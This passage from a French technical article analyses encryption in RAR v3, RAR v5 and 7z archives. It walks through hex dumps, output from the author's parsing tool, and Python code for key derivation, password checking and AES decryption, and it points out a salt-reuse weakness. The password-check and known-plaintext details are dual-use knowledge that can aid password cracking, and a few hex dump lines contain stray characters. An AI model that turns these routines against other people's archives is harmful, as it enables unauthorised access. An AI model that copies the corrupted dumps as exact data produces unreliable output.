HEAD_SIZE      2 bytes     Block size
ADD_SIZE       4 bytes     Optional field - added block size

   Field ADD_SIZE present only if (HEAD_FLAGS & 0x8000) != 0
```

Les 7 premiers octets (en rouge ci-dessus) s'interprètent ainsi : 0x6152 (CRC), 0x72 (type « Marker »), 0x211a (drapeaux) et 0x07 (taille, 2 octets).

Ensuite, nous avons en bleu un bloc de type 0x73 (type « Archive »), suivi par en orange un bloc de type 0x74 (File). Ensuite, on reconnaît les données du fichier archivé : « hello world,hello world ». Enfin, en rose, l'archive finit par le bloc de type 0x7b (« Terminator »). En résumé, voici l'analyse par notre outil :

```
>py -3.3 unarcrypto.py hello_nopw_store.rar -v 2
Block header: crc 6152 type 72 (marker) flags 0x1a21 size 7  addsize 0
Block header: crc 90cf type 73 (archive) flags 0x0 size 13  addsize 0
  headersEncrypted False
Block header: crc b902 type 74 (file) flags 0x9020 size 46  addsize 0
  pack_size 23 unp_size 23 file_crc efe883ba method 0x30,  name_size 9
b'hello.txt' addsize 0 high 0
  sha1 correct ? True
  file crc OK ?  True
Block header: crc 3dc4 type 7b (terminator) flags 0x4000 size 7  addsize 0
```

Dans cette partie, le but n'était pas de décrire exhaustivement le format, mais de voir ce qui change lorsque l'on protège le contenu du fichier d'abord, puis également les en-têtes.

2.2 Chiffrement des données

Voyons maintenant le contenu d'une archive cette fois protégée par le mot de passe « hello », toujours sans compression.

```
>btype hello_pw_store.rar
0x000000:  52617221 1a0700cf 90730000 0d000000    Rar!.....s......
0x000010:  00000000 dc447424 94360020 00000017    .....Dt$.6. ....
0x000020:  00000002 ba83e8ef 73593449 1d300900    ........sY4I.0..
0x000030:  20000000 68656c6c 6f2e7478 74728be5     ...hello.txtr..
0x000040:  8c227f8d b400f03f 147183dc ec7a8875    ."......?.q...z.u
0x000050:  50327f0a 211ae7c0 7794ef7b f83e71ef    P2..!...w..{.>q.
0x000060:  2cb78a60 d392fe51 01fbc43d 7b004007    ,..`...Q...={.@.
0x000070:  00                                     .
```

On peut remarquer que les deux premiers blocs sont identiques : Marker (type 72, en rouge) et Archive (type 73, en bleu). Le bloc Terminator (rose) est également identique.

Pour gagner du temps, voici comment notre outil interprète la structure du bloc File, qui a évolué :

```
Block header: crc 44dc type 74 (file) flags 0x9424 size 54  addsize 0
  pack_size 32 unp_size 23 file_crc efe883ba method 0x30,  name_size
9 b'hello.txt' addsize 0 high 0
  has password
  has ext_time
  file salt b'728be58c227f8db4'
  iv b'd783b8caa2d69c2a1647fc507093900a' key
b'b07ae0eb64d9ee270db61416bb23205f'
  sha1 correct ? True
  file crc OK ?  True
```

Les valeurs IV et Key sont calculées par l'outil, mais non stockées. Nous allons y revenir, bien sûr.

Reprenons un à un les changements observés dans le bloc « File » : les drapeaux changent de 0x9020 à 0x9424, pour indiquer l'usage d'un mot de passe et d'un sel. Avec le chiffrement, la taille stockée (pack_size) est de 32 octets au lieu de 23, car elle est alignée sur la taille d'un bloc chiffré, AES étant utilisé en mode CBC. Le sel est utilisé en conjonction avec le mot de passe pour générer la clé AES et l'IV.

Voici l'algorithme en question, extrait du code source de rarfile de Marki Kreen **[9]** :

```
seed = psw.encode('utf-16le') + salt
iv = EMPTY
h = sha1()
for i in range(16):
  for j in range(0x4000):
    cnt = S_LONG.pack(i * 0x4000 + j)
    h.update(seed + cnt[:3])
    if j == 0:
      iv += h.digest()[19:20]
key_be = h.digest()[:16]
key_le = pack("<LLLL", *unpack(">LLLL", key_be))
return key_le, iv
```

Il s'agit donc d'un algorithme propriétaire, basé sur 2^{18} itérations (16 x 0x4000) de la fonction SHA-1, avec un sel de 8 octets et un compteur de 4 octets. En sortie, nous avons donc l'IV de 16 octets (mode CBC) et la clé AES de 128 bits (16 octets).

Le déchiffrement à partir du mot de passe se fait ainsi :

```
iv, key = Rar3.keyDerivation(salt, password)
cleartext = AES.new(bytes(key), AES.MODE_CBC, bytes(iv)).decrypt(encrypted)
```

2.3 Chiffrement des en-têtes

Enfin, voyons comment sont protégés les en-têtes :

Le bloc Marker (en rouge) ne change pas,

```
>btype hello_pw_store_headers.rar
0x000000:  52617221 1a0700ce 99738000 0d000000    Rar!.....s......
0x000010:  00000000 379475b0 6e303955 6a22183b    ....7.u.n09Uj".;
0x000020:  1f60f48f ea05b409 f1a2b9ca 38b44a5d    .`..........8.J]
...
0x000070:  c4cfc0cd 5f4c9a03 297cfe7a 379475b0    ...._L..)|.z7.u.
0x000080:  6e303955 3afc3e1a 8513e58d 7c636eac    n09U:.>.....|cn.
0x000090:  13c402fa                               ....
```

le bloc Archive (en bleu) change pour les drapeaux (0x80). Le reste de l'archive est chiffré.

Aidons-nous de notre outil pour ne pas nous perdre en détail :

```
Block header: crc 6152 type 72 (marker) flags 0x1a21 size 7  addsize 0
Block header: crc 99ce type 73 (archive) flags 0x80 size 13  addsize 0
  headersEncrypted True
header salt b'379475b06e303955'
iv b'e3dfe7498ad0faf3325f9ee9283a396c' key
b'a002f7af8fc3b153436abb226f298747'
encrypted headers: AES key is OK
Block header: crc 4cd type 74 (file) flags 0x9424 size 54  addsize 0
  pack_size 32 unp_size 23 file_crc efe883ba method 0x30,  name_size 9
b'hello.txt' addsize 0 high 0
  has password
  has ext_time
```

```
  file salt b'379475b06e303955'
  iv b'e3dfe7498ad0faf3325f9ee9283a396c' key
b'a002f7af8fc3b153436abb226f298747'
  sha1 correct ? True
  file crc OK ?  True
header salt b'379475b06e303955'
iv b'e3dfe7498ad0faf3325f9ee9283a396c' key
b'a002f7af8fc3b153436abb226f298747'
encrypted headers: AES key is OK
Block header: crc 3dc4 type 7b (terminator) flags 0x4000 size 7  addsize 0
```

En résumé, la méthode précédente pour le contenu du fichier est appliquée aux blocs File et Terminator.

D'ailleurs, il n'existe pas officiellement de moyen de vérifier que le mot de passe est correct avant déchiffrement, sauf lorsque les en-têtes sont également protégés, car la version chiffrée du bloc Terminator possède une version en clair connue, et la version chiffrée se trouve être les 16 derniers octets de l'archive, précédés du sel. C'est la manière décrite par Marc Bevand **[8]** pour tester le mot de passe d'une archive RAR v3 : déchiffrer les 16 derniers octets et les comparer avec la version en clair, constante et connue.

On peut noter un fait étrange : un même sel est utilisé 3 fois, alors que la structure du fichier permet d'en utiliser 3 différents. Ceci est en contradiction avec le principe même d'un sel : faire en sorte que le chiffré soit différent pour un même clair, en générant un IV ou une clé différents, par exemple. Ceci est clairement une faiblesse d'implémentation. Or, cette archive a été créée avec WinRAR 5.40, la plus récente à ce jour. Cela est probablement le cas pour tous les fichiers présents dans l'archive, sans doute pour des raisons de performance.

3 Format RAR v5

3.1 Aperçu du format RAR, version 5

En avril 2013, le format RAR a été modifié, en version 5 **[10]**, comme le moyen d'utiliser la cryptographie **[11]** :

« *Changes in RAR 5.0 encryption algorithm : a) encryption algorithm is changed from AES-128 to AES-256 in CBC mode. Key derivation function is based on PBKDF2 using HMAC-SHA256;* »

Commençons par observer, comme d'habitude, le contenu d'une archive en clair et non compressée :

```
>btype hello5_nopw_store.rar
0x000000:  52617221 1a070100 3392b5e5 0a010506    Rar!....3.......
0x000010:  00050101 808000l0 b7372725 02030b97    .........7'%....
0x000020:  00049700 20ba83e8 ef800000 0968656c    .... ........hel
0x000030:  6c6f2e74 78740a03 02bf2b20 ff1e13d2    lo.txt....+ ....
0x000040:  01168656c 6c6f2077 6f726c64 2c68656c   .hello world,hel
0x000050:  6c6f2077 6f726c64 1d775651 03050400    lo world.wVQ....
```

Avec le même code couleur que précédemment, on voit que la structure principale ne change pas : nous avons une suite de blocs 'Marker', 'Main', 'File' et 'End'. Notre outil nous donne plus de détails.

```
>py -3.3 unarcrypto.py -p hello hello5_nopw_store.rar -s
76d7a5a8d72da80c19acbd0f20f90dabac0c52f6 -v 2
Block header: crc e5b59233 headerSize 10 headerType 1 (Main) headerFlags 5
...
Block header: crc 2737b710 headerSize 37 headerType 2 (File) headerFlags 3
  extraSize 11 fileFlags 4 dataSize 23 unpackedSize 23 dataCRC 0xefe883ba
comprInfo 0x0 hostOS 0 filename b'hello.txt'
  innerExtraSize 10 extraType 3 (Time) extraData: b'02bf2b20ff1e13d201'
    winFileTime b'bf2b20ff1e13d201'
  sha1 correct ? True
Block header: crc 5156771d headerSize 3 headerType 5 (End) headerFlags 4
```

3.2 Chiffrement des données, vérification du mot de passe

Cette fois-ci, les valeurs utiles au chiffrement sont stockées dans le File Encryption Record **[10]**.

```
>btype tests\hello5_pw_store.rar
0x000000:  52617221 1a070100 3392b5e5 0a010506    Rar!....3.......
0x000010:  00050101 808000l7 a0c0d556 02033ca0    .......W...V..<.
0x000020:  00049700 2019742f 29800000 0968656c    .... .t/)....hel
0x000030:  6c6f2e74 78743001 00030f3e 8ecf5188    lo.txt0....>..Q.
0x000040:  a0ceae32 cc0fdfc9 ab998082 59524114    ...2........YRA.
0x000050:  45b8610c cbe6b3eb 05b81591 179e3524    E.a...........5$
0x000060:  5a115c37 8116830a 0302bf2b 20ff1e13    Z.\7.......+ ...
0x000070:  d201980e 59a480bc 042c0e56 8e82f0a5    ....Y....,.V....
0x000080:  39c66d7b ecb24a41 065f2909 b73cdec2    9.m{..JA._)..<..
0x000090:  ce101d77 56510305 0400                 ...wVQ....
```

Ça commence à l'offset 0x3a : 0x0f (kdfCount, le nombre de tours pour HMAC-SHA256), un sel de 16 octets (en orange ci-dessus), un IV de 16 octets (en vert) et enfin une valeur de vérification 'checkValue' pour tester le mot de passe et l'intégrité des données (en marron). Les données chiffrées sont entre les offsets 0x72 et 0x92, en violet.

On obtient donc la clé AES avec PBKDF2 itéré $2^{kdfCount}$ fois, et une seconde valeur utile avec 32 tours en plus :

```
key = PBKDF2(passwd, salt, dkLen=32, count=1<<count, prf=lambda
p,s:HMAC.new(p,s,SHA256).digest() )
v2 = PBKDF2(password, salt, dkLen=32, count=(1<<count)+32, prf=... )
```

Il faut vérifier séparément l'égalité avec les 8 premiers et 4 derniers octets de checkValue (en marron) :

```
PASSWD_CHECK_SIZE = 8
PASSWD_SUM_CHECK_SIZE = 4
pwcheck = bytearray(Rar5.PASSWD_CHECK_SIZE)
for i in range(Rar5.SHA256_LEN):
  pwcheck[i % Rar5.PASSWD_CHECK_SIZE] ^= v2[i]
check1 = pwcheck==checkValue[:Rar5.PASSWD_CHECK_SIZE]
```

check1 est transformé en une valeur v2 de 8 octets, qui doit être égale aux 8 premiers octets de checkValue. Enfin, les 4 premiers octets du SHA-256 de check1 doivent être égaux aux 4 octets de fin de checkValue.


```
check2 = sha256(pwcheck).digest()[:Rar5.PASSWD_SUM_CHECK_
SIZE]==checkValue[Rar5.PASSWD_CHECK_SIZE:]
print(self.depth*'  '+'passwd check OK ?',check1, ', hash value OK ?',check2 )
```

Lorsque ces vérifications sont correctes, on peut déchiffrer les données :

```
aeskey, v1, v2 = self.keyDerivation(password, self.salt, self.kdfCount)
c1, c2 = self.passwordCheck( v2, self.checkValue )
decrypted = AES.new( bytes(aeskey), AES.MODE_CBC, bytes(self.iv)
).decrypt( filedata )
```

3.3 Protection des en-têtes

Cette fois, c'est l'Archive Encryption header **[10]** qui stocke les données pour (dé)chiffrer les en-têtes d'une archive RAR5. Avec les mêmes couleurs que précédemment, à partie de l'offset 0x11, on peut identifier le kdfCount (0x0f), le sel (16 octets, en orange) et la checkValue (10 octets, en marron), ci-dessous :

```
>btype hello5_pw_store_headers.rar
0x000000:  52617221 1a070100 76e573f1 21040000    Rar!....v.s.!...
0x000010:  010f4607 a33dd66a 62ce11fc f92dacaf    ..F..=.jb....-..
0x000020:  18a45540 9bb46375 e9a413a0 92b3aeeb    ..U@..cu........
0x000030:  b6f529dd 7e91d39d f9512c56 9eba94f2    ..).~....Q,V....
0x000040:  9ba5c0da 2189f001 19ab7939 2389593d    ....!.....y9#.Y=
0x000050:  dbe07c9a 5bd3537b 157c0a38 a855edff    ..|.[.S{.|.8.U..
0x000060:  d5b7e4c0 1e36e5c1 100c955f 8ba9fefd    .....6......_....
...
0x0000d0:  4a6528d8 ae7427cc 4cae5b0b 6183b95d    Je(..t'.L.[.a..]
0x0000e0:  a7f72ec4 6fc66196 cc5de676 d6b5991a    ....o.a..].v....
0x0000f0:  4e85b625 0884627e dcff7c0c fc83        N..%..b~..|...
```

Ainsi, tous les blocs qui suivent l'en-tête Archive Encryption, sont précédés par l'IV de 16 octets (en bleu ci-dessus) qui permettra leur déchiffrement par AES-256 en mode CBC. Dans le détail, pour connaître la taille exacte du bloc, on commence par déchiffrer les 16 premiers octets, on extrait la taille, puis on déchiffre le bloc en entier. Voici le résultat ci-dessous :

```
>py -3.3 unarcrypto.py -p hello hello5_pw_store_headers.rar -s
76d7a5a8d72da80c19acbd0f20f90da
bac0c52f6 -v 2
Block header: crc f173e576 headerSize 33 headerType 4 (Encryption)
headerFlags 0
encrVersion 0 encrFlags 1 kdfCount 15 salt
b'4607a33dd66a62ce11fcf92dacaf18a4' checkValue b'55409bb46375e9a413a092b3'
  AES key
b'955142f8b883fed673d632333a2c2c1d1a9712fa9a0e4bca2cfe47e4019ce6db'
  v2 b'52c7626f5eadd90d3c32bb2d7e72decb2d52a029cbd8fb2016e7e2df88721542'
  passwd check OK ? True , hash value OK ? True
EncryptedHeaders
  iv= b'aeebb6f529dd7e91d39df9512c569eba'
  Block header: crc e5b59233 headerSize 10 headerType 1 (Main) headerFlags 5
  iv= b'593ddbe07c9a5bd3537b157c0a38a855'
  Block header: crc 1cc698ab headerSize 86 headerType 2 (File) headerFlags 3
    extraSize 60 fileFlags 4 dataSize 32 unpackedSize 23 dataCRC 0xefe883ba
comprInfo 0x0 hostOS 0 filename b'hello.txt'
    innerExtraSize 48 extraType 1 (Encryption) extraData:
      encrVersion 0 encrFlags 1 kdfCount 15 salt
b'4607a33dd66a62ce11fcf92dacaf18a4' iv b'818141032c342fb3a3ddbc39336cf05e'
checkValue b'55409bb46375e9a413a092b3'
    innerExtraSize 10 extraType 3 (Time) extraData: b'02bf2b20ff1e13d201'
      winFileTime b'bf2b20ff1e13d201'
    AES key
b'955142f8b883fed673d632333a2c2c1d1a9712fa9a0e4bca2cfe47e4019ce6db'
    v2 b'52c7626f5eadd90d3c32bb2d7e72decb2d52a029cbd8fb2016e7e2df88721542'
    passwd check OK ? True , hash value OK ? True
    sha1 correct ? True
  iv= b'b95da7f72ec46fc66196cc5de676d6b5'
  Block header: crc 5156771d headerSize 3 headerType 5 (End) headerFlags 4
Header CRC OK ? True
```

WinRAR 5, contrairement à la version 3, utilise un IV différent pour chaque en-tête. L'utilisation de la fonction standard PBKDF2-HMAC-SHA256 correspond également aux bonnes pratiques actuelles. Il est également maintenant possible (de par le format) de choisir le nombre de tours de PBKDF2, par défaut à 2^{15}.

Terminons notre comparaison avec le format d'archive le plus complexe et le plus flexible : 7z.

4 Format 7z

Le format 7z est décrit sommairement **[12]**, mais il est plus difficile de retrouver comment sont protégés les en-têtes et le contenu du fichier, même si Igor Pavlov lui-même en donne les grandes lignes en novembre 2014 **[13]**. Nous allons également décrire dans les grandes lignes l'organisation d'une archive 7z.

4.1 Aperçu de la structure d'une archive

Comme d'habitude, mettons un peu de couleurs au contenu d'une archive :

```
C:\Users\laurent>btype e:\dev\unarcrypto\tests\hello_nopw_store.7z
0x000000:  377abcaf 271c0004 949f32bd 17000000    7z..'.....2.....
0x000010:  00000000 4a000000 00000000 ccba3ba1    ....J.........;.
0x000020:  68656c6c 6f20776f 726c642c 68656c6c    hello world,hell
0x000030:  6f20776f 726c6401 04060001 09170007    o world.........
0x000040:  0b010001 01000c17 00080a01 ba83e8ef    ................
0x000050:  00000501 11150068 0065006c 006c006f    .......h.e.l.l.o
0x000060:  002e0074 00780074 00000014 0a0100bf    ...t.x.t........
0x000070:  2b20ff1e 13d20115 06010020 00000000    + ......... ....
0x000080:  00
```

Les 32 premiers octets (en rouge ci-dessus) contiennent l'en-tête et comment trouver les métadonnées (en noir à la fin). À partir de l'octet 0x20, on trouve les données du fichier, ici non compressées (en vert).

L'offset vers les métadonnées est stocké sur 8 octets, à l'offset 12, soit 0x17, à partir de la fin de l'en-tête, soit 0x17+0x20 = 0x37.

```
>py -3.3 unarcrypto.py hello_nopw_store.7z -v 2
7z header
  maj 0 min 4 crc bd329f94 offset 0x17 size 0x4a nextCrc a13bbacc
  next = 0x37
  header crc OK ? True
  next section crc OK ? True
```

Les trois premiers octets à l'offset 0x37 sont 01,04,06. Afin de ne pas entrer dans les détails du format 7z, voici, ci-dessous, l'analyse de notre outil de la structure de l'archive, de type arbre : il s'agit d'un Header (property de type 1), qui contient les properties MainStreamInfo (type 4) et FilesInfo (5). MainStreamInfo contient PackInfo (type 6), UnpackInfo (7) et SubStreamInfo (8).

```
property=0x1 (Header)
  property=0x4 (MainStreamsInfo)
    property=0x6 (PackInfo)
      packPos 0
      numPackStreams 1
      property=0x9 (Size)
      size 0x17/23
    property=0x0 (End)
    property=0x7 (UnPackInfo)
      property=0xb (Folder)
      numFolders 1
      numCoders 1
         b'00' copy
        nBonds= 0
      property=0xc (CodersUnPackSize)
      unpackSize 0x17/23
    property=0x0 (End)
    property=0x8 (SubStreamsInfo)
      property=0xa (Crc)
      crc efe883ba
    property=0x0 (End)
  property=0x0 (End)
  property=0x5 (FilesInfo)
    property=0x11 (Names)
    numFiles 1
    size 21
     " hello.txt  "
    property=0x14 (mTime)
     b'0100bf2b20ff1e13d201'
    property=0x15 (Attributes)
     b'010020000000'
  property=0x0 (End)
property=0x0 (End)
sha1 correct ? True
crc32 correct ? True
```

Pour rester concis : PackInfo décrit la taille compressée (23) et l'offset vers les données (0, à partir de 0x20), UnPackInfo donne le 'Codec', c'est-à-dire 'copy', et la taille décompressée (23). Pour le reste, les noms des propriétés parlent d'eux-mêmes. Voyons maintenant le chiffrement des données.

4.2 Chiffrement des données

Ci-dessous, aidés de codes couleur, nous reconnaissons l'en-tête rouge, les données en vert sur 32 octets, et à l'offset 0x40, les métadonnées commençant par les octets 01,04,06...

```
>btype hello_pw_store.7z
0x000000:  377abcaf 271c0004 bc9ff1aa 20000000    7z..'....... ...
0x000010:  00000000 6a000000 00000000 7a25cfcf    ....j.......z%..
0x000020:  89b7d04b e00b3483 919d4f24 970ee024    ...K..4...O$...$
0x000030:  c446dd07 76bedbbb bff804b1 1204d82b    .F..v..........+
0x000040:  01040600 01092000 070b0100 022406f1    ...... ......$..
...
```

Aidons-nous de notre outil, et observons ce qui change :

```
>py -3.3 unarcrypto.py -p hello hello_pw_store.7z -s
76d7a5a8d72da80c19acbd0f20f90dabac0c52f6 -v 2
...
property=0x1 (Header)
  property=0x4 (MainStreamsInfo)
    property=0x6 (PackInfo)
      packPos 0
      numPackStreams 1
      property=0x9 (Size)
      size 0x20/32
    property=0x0 (End)
    property=0x7 (UnPackInfo)
      property=0xb (Folder)
      numFolders 1
      numCoders 2
         b'06f10701' 7zAES
        There Are Attributes
        propertiesSize 10: b'53073d86deae0075b499'
        iterations: 2^19, ivLen 8 , IV b'3d86deae0075b499'
        key:
b'9f9182616d15e57fc1337920303b38b2ea0a592b953e4c5049014f850995e3ff'
         b'00' copy
        nBonds= 1
          packIndex 1, unpackIndex 0
      property=0xc (CodersUnPackSize)
      unpackSize 0x17/23
      unpackSize 0x17/23
    property=0x0 (End)
    property=0x8 (SubStreamsInfo)
...
property=0x0 (End)
```

PackInfo indique une taille « compressée » de 32 octets, mais surtout, nous avons maintenant 2 « codecs » différents : un « AES » et un « copy ». Le Codec AES contient un nombre d'itérations pour dériver la clé, une taille d'IV et la valeur de l'IV. Le format peut aussi stocker une valeur de sel, non utilisée ici, et par défaut de 8 octets à 0. Voici l'algorithme propriétaire utilisé, ici 2^{19} itérations de sha256(password || compteur) :

```
hash = sha256()
pwUtf16le = password.encode('utf-16le')
""" test vector: password=hello, salt=0
 hash.update(680065006c006c006f00 0000000000000000),
 hash.update(680065006c006c006f00 0100000000000000)"""
for n in range(self.rounds):
  hash.update( pwUtf16le + pack('<Q',self.salt) )
  self.salt += 1
return hash.digest()
```

On déchiffre ensuite comme d'habitude :

```
decrypted = AES.new( bytes(key), AES.MODE_CBC, bytes(iv)
).decrypt(packedData)[:unpackedSize]
```

4.3 Chiffrement des en-têtes

Mettons maintenant de la couleur sur une archive dont les en-têtes sont protégés :

```
0x000000:  377abcaf 271c0004 8bf23aae 90000000    7z..'.....:.....
0x000010:  00000000 26000000 00000000 ebc5f1af    ....&...........
0x000020:  9db13cf9 7f321b5b d7693cea b782d7c8    ..<..2.[.i<.....
0x000030:  7b8befc0 1aa488ab 7c0b6d8b 03909122    {.......|.m....."
0x000040:  6b30e49b dcff5a70 8d9285cf 206db17e    k0....Zp.... m.~
...
0x0000a0:  e495ba84 4cd72cd5 a16aa117 49170a18    ....L.,..j..I...
0x0000b0:  17062001 09700007 0b010001 2406f107    .. ..p......$...
0x0000c0:  010a5307 682473f9 408c4d7c 0c6a0a01    ..S.h$s.@.M|.j..
0x0000d0:  351adb08 0000                          5.....
```

Ci-dessus, nous avons d'abord l'en-tête 7z (en rouge), puis le fichier chiffré (vert), puis les en-têtes chiffrés (orange), enfin les en-têtes pour accéder aux métadonnées protégées qui précèdent. Mais, mais, la séquence en noir change ! Elle devient 17,06... voyons ça :

```
>py -3.3 unarcrypto.py -p hello tests\hello_pw_store_headers.7z -s
76d7a5a8d72da80c19acbd0f20f90dabac0c52f6 -v 2
...
property=0x17 (EncodedHeader)
  property=0x6 (PackInfo)
    packPos 32
    numPackStreams 1
    property=0x9 (Size)
    size 0x70/112
  property=0x0 (End)
  property=0x7 (UnPackInfo)
    property=0xb (Folder)
    numFolders 1
    numCoders 1
       b'06f10701' 7zAES
      There Are Attributes
      propertiesSize 10: b'5307682473f9408c4d7c'
      iterations: 2^19, ivLen 8 , IV b'682473f9408c4d7c'
      key:
b'9f9182616d15e57fc1337920303b38b2ea0a592b953e4c5049014f850995e3ff'
      nBonds= 0
    property=0xc (CodersUnPackSize)
    unpackSize 0x6a/106
    property=0xa (Crc)
    crc 08db1a35
  property=0x0 (End)
property=0x0 (End)
...
```

Eh oui ! Nous avons d'abord une propriété nommée EncodedHeader (type 0x17), dont PackInfo nous dit qu'il s'agit de la deuxième partie chiffrée (index 1), à partie de l'offset 32 (0x40 dans le fichier). Et nous avons les attributs adéquats dans UnPackInfo pour déchiffrer les en-têtes originaux, identiques à ceux observés dans notre section précédente.

```
...
decrypted headers CRC OK ? True
property=0x1 (Header)
  property=0x4 (MainStreamsInfo)
    property=0x6 (PackInfo)
      packPos 0
      numPackStreams 1
      property=0x9 (Size)
      size 0x20/32
    property=0x0 (End)
    property=0x7 (UnPackInfo)
      property=0xb (Folder)
      numFolders 1
      numCoders 2
         b'06f10701' 7zAES
        There Are Attributes
        propertiesSize 10: b'530722a6129a1c599906'
        iterations: 2^19, ivLen 8 , IV b'22a6129a1c599906'
        key:
b'9f9182616d15e57fc1337920303b38b2ea0a592b953e4c5049014f850995e3ff'
         b'00' copy
        nBonds= 1
          packIndex 1, unpackIndex 0
      property=0xc (CodersUnPackSize)
      unpackSize 0x17/23
      unpackSize 0x17/23
    property=0x0 (End)
 ...
property=0x0 (End)
sha1 correct ? True
crc32 correct ? True
```

Conclusion

